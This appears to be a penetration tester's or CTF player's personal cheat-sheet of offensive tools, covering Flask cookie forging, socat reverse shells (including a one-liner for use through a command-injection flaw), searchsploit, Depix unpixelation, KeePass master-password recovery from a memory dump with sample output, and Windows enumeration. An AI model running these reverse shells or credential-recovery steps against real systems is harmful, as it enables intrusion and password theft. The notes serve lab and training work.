
flask-unsign

- Encode custom cookies to decode to custom values

    - EG flask-unsign --sign --cookie "admin" --secret 'admin'
- Decode cookie
    - flask-unsign --decode --cookie '<value>'

---

socat
- http://www.dest-unreach.org/socat/doc/socat.html
- netcat on steroids
- Upgrade shells by transferring the
- Transfer files



If `socat` is installed on the victim server, you can launch a reverse shell with it. You must catch the connection with `socat` as well to get the full functions.

The following commands will yield a fully interactive TTY reverse shell:

On Kali (listen):

```
socat file:`tty`,raw,echo=0 tcp-listen:4444
```

On Victim (launch):

```
socat exec:'bash -li',pty,stderr,setsid,sigint,sane tcp:10.0.3.4:4444
```

- If socat isn't installed, you're not out of luck. There are standalone binaries that can be downloaded from this awesome Github repo:

https://github.com/andrew-d/static-binaries

With a command injection vuln, it's possible to download the correct architecture `socat` binary to a writable directoy, chmod it, then execute a reverse shell in one line:

```
chmod +x /tmp/socat; /tmp/socat exec:'bash -li',pty,stderr,setsid,sigint,sane tcp:10.0.3.4:4444
```

On Kali, you'll catch a fully interactive TTY session. It supports tab-completion, SIGINT/SIGSTP support, vim, up arrow history, etc. It's a full terminal. Pretty sweet.

---

searchsploit
- EG searchsploit apache 2.4.41
- Exploits are stored locally under usr/share/exploitdb/exploits
- Take the path from the desired result and cp it somewhere to customise it and use it

---

Depix
- Attempt to see pixilated images

- Example with original image inside a PDF
    - Prerequisite: sudo apt-get install poppler-utils

    1. Extract all images from PDF (we can't just take a screenshot because the image we use has to be pixel-perfect around the pixelated image)
        - pdfimages -j <PDF> output
    2. Change file format from ppm to PNG
        - mogrify -format png output-*.ppm
    3. Ensure the PNG is RGB type and not P, check this by running changeToRGB.py script inside of the Tools/Depix

folder by changing the respective variables inside the script

- I pulled that script from here: https://4xura.com/ctf/htb/htb-writeup-greenhorn/

4. Run Depix

```
python depix.py -p /home/kali/Desktop/tempp/output-000.png -s images/searchimages/debruinseq_notepad_Windows10_closeAndSpaced.png -o /home/kali/Desktop/tempp/output.png
```


5. If the above didn't work you can try different searchimages inside that folder for the -s parameter

----

keepass-password-dumper

- KeePass is a password manager
- If a memory dump was made whilst running it creates a .dmp file

1. Install .NET (most major operating systems supported).
   - You may need to install a specific version of .NET that is required
2. Clone the repository: git clone https://github.com/vdohney/keepass-password-dumper or download it from GitHub
3. Enter the project directory in your terminal (Powershell on Windows)
   - cd keepass-password-dumper
4. dotnet run PATH_TO_DUMP
   - eg dotnet run KeePassDumpFull.dmp



```
Password candidates (character positions):
Unknown characters are displayed as "●"
1.:     ●
2.:     ø, Ï, ,, l, `, -, ', ], §, A, I, :, =, _, c, M,
3.:     d,
4.:     g,
5.:     r,
6.:     ø,
7.:     d,
8.:      ,
9.:     m,
10.:    e,
11.:    d,
12.:     ,
13.:    f,
14.:    l,
15.:    ø,
16.:    d,
17.:    e,
Combined: ●{ø, Ï, ,, l, `, -, ', ], §, A, I, :, =, _, c, M}dgrød med fløde
```

- After googling the output 'dgrød med fløde' I saw it's some kind of dessert

Rødgrød med fløde

- I did some trial and error, changing the first r to lower case and it worked whilst trying to open the kdbx file in KeePassXC

---

enum4linux

- Automatically enumerate Windows machines externally
  - enum4linux -a <IP>

---

regpol

- Read .pol files usually related to GPO/Registry
  - regpol <file>